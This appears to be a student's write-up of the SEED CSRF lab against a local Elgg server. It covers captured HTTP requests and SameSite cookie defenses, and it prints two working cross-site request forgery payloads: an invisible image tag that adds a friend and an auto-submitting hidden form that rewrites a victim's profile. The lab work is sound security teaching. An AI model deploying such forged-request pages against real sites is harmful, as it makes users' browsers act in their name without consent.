

3. Lab Tasks: Attacks

3.1. Task 1: Observing HTTP Request


GET Request






Upon navigating the webpage, I entered http://www.seed-server.com/groups/all. I noticed that I can search for groups so I searched “test”, and successfully captured a GET request using Firefox’s extension. We notice it ends with “?tag=test”, which means that the parameter used in this GET request is “tag”, with value “test”. Note that there is nothing in the data field, so Content-Length is 0.

POST Request






Upon navigating the webpage, I entered http://www.seed-server.com. I noticed that it is a login page so I tried to log in to the website and captured the request with Firefox's extension. As a result, I successfully captured the POST request, which sent our form data to http://www.seed-server.com/action/login. The parameters present in the POST request can be observed below, "__elgg_token", "__elgg_ts", "username", and "password", where we can see that the username and password that I typed are the values of the "username" and "password" parameters respectively.


3.2. Task 2: CSRF Attack using GET Request

First, we log into Samy's account on Elgg, then we send a friend request to Alice, while capturing it with the Firefox extension as shown below.



We are told that "__elgg_ts" and "__elgg_token" will be disabled, so looking at the rest of the GET request, we can see http://www.seed-server.com/action/friends/add?friend=56. This means that Alice's ID is 56.

To create a GET request to add Samy as a friend, we need Samy's ID, which we can find from the picture on his profile.



We can see that Samy's ID is 59 from the highlighted section. So, the HTTP GET request that we need Alice to trigger is http://www.seed-server.com/action/friends/add?friend=59.
Then, we can craft the following <img> tag to forget a GET request when someone visits the URL so that the person will add Samy as friends.

addfriend.html


```
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=59" alt="image" width="1" height=
"1" />
</body>
</html>
```

Now, we log into Alice's account and open the link www.attacker32.com/addfriend.html.

```
http://www.seed-server.com/action/friends/add?friend=59
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.attacker32.com/
Connection: keep-alive
Cookie: Elgg=bqajftcuiec7g0u5l4l18pnaf3
GET: HTTP/1.1 302 Found
Date: Sat, 15 Nov 2025 06:20:05 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.attacker32.com/
Vary: User-Agent
Content-Length: 350
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```


We can see that opening the link will perform a GET request to send Samy a friend request, and now Alice and Samy are friends, as shown below.

Note: If it doesn't work, disable enhanced tracking protection for cookies in about:preferences#privacy.



3.3. Task 3: CSRF Attack using POST Request

Let’s try editing Samy’s profile to capture the structure of the POST request.



We can see that the POST content has the following parameters:

1. “name” – user’s name
2. “accesslevel[briefdescription] – “2”
3. “briefdescription” – content of message
4. “guid” – user’s GUID

From Task 2, we know that Alice’s GUID is 56.


As such, I crafted the POST request as shown below.

editprofile.html


```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my Hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}


// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

The highlighted fields are the payload specifically crafted to change the description of Alice's profile. We also need to change the URL in p.action to http://www.seed-server.com/action/profile/edit, as captured in the POST request above.

Now, we log into Alice's account and click on the attacker URL, http://www.attacker32.com/editprofile.html.
The POST request from the attacker's site is captured below.




From the image below, we can see that the CSRF attack was successful as Alice's Brief description now mentions "Samy is my Hero".



Questions

Question 1: The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.

First, Boby can log on to his Elgg account. Then, he can use HTTP Header Live to capture the request when he adds Alice as his friend. With this, he would be able to view Alice's guid, as shown by the GET request, http://www.seed-server.com/action/friends/add?friend=56 as shown below.




Question 2: If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.

Boby will not be able to launch the CSRF attack because he would require the victim to have an active session with Elgg, and also the name and guid of the victim, which he would not be able to obtain without knowing who he is targeting.

4. Lab Tasks: Defense

4.2. Task 5: Experimenting with the SameSite Cookie Method



Clicking on Link A, there are 2 different GET requests (link and form), and 1 POST request (form). All of which displays all 3 types of cookies, normal, lax, and strict, as the request is a same-site request.

Clicking on Link B, there are different responses for the GET requests and the POST request. The cross-site GET request enabled us to see 2 cookies, normal, and lax.

The cross-site POST request enabled us to see only 1 cookie, normal.

Questions

Question: Please describe what you see and explain why some cookies are not sent in certain scenarios.

The normal cookie was sent for both same-site and cross-site requests. The lax cookie was sent only for same-site requests, and GET cross-site requests. The strict cookie was only sent for same-site requests. Based on the documentation of SameSite cookies, strict is an aggressive form of cross-site request, which only sends the cookie if the request originates from the same site. Meanwhile, the lax cookie is a relaxed form of the strict cookie as it allows cross-domain cookie sharing if they originate from top-level GET request so it can help with navigation, but not resource requests. Lastly, the normal cookie will share cookies regardless of same-site or cross-site requests.

Question: Based on your understanding, please describe how the SameSite cookies can help a server detect whether a request is a cross-site or same-site request.

The server can use the strict cookie to ensure that the request is a same-site/cross-site request as the strict cookie will only be sent in the request if it's from the same site.

Question: Please describe how you would use the SameSite cookie mechanism to help Elgg defend against CSRF attacks. You only need to describe general ideas, and there is no need to implement them.

I would implement strict cookies that would be created when a user logs in to his Elgg's account. If the user were to experience a CSRF attack, the strict cookie will not be sent with the cross-site request, hence the CSRF attack will not be executed and fail. Upon logging out, the user's cookie should be removed.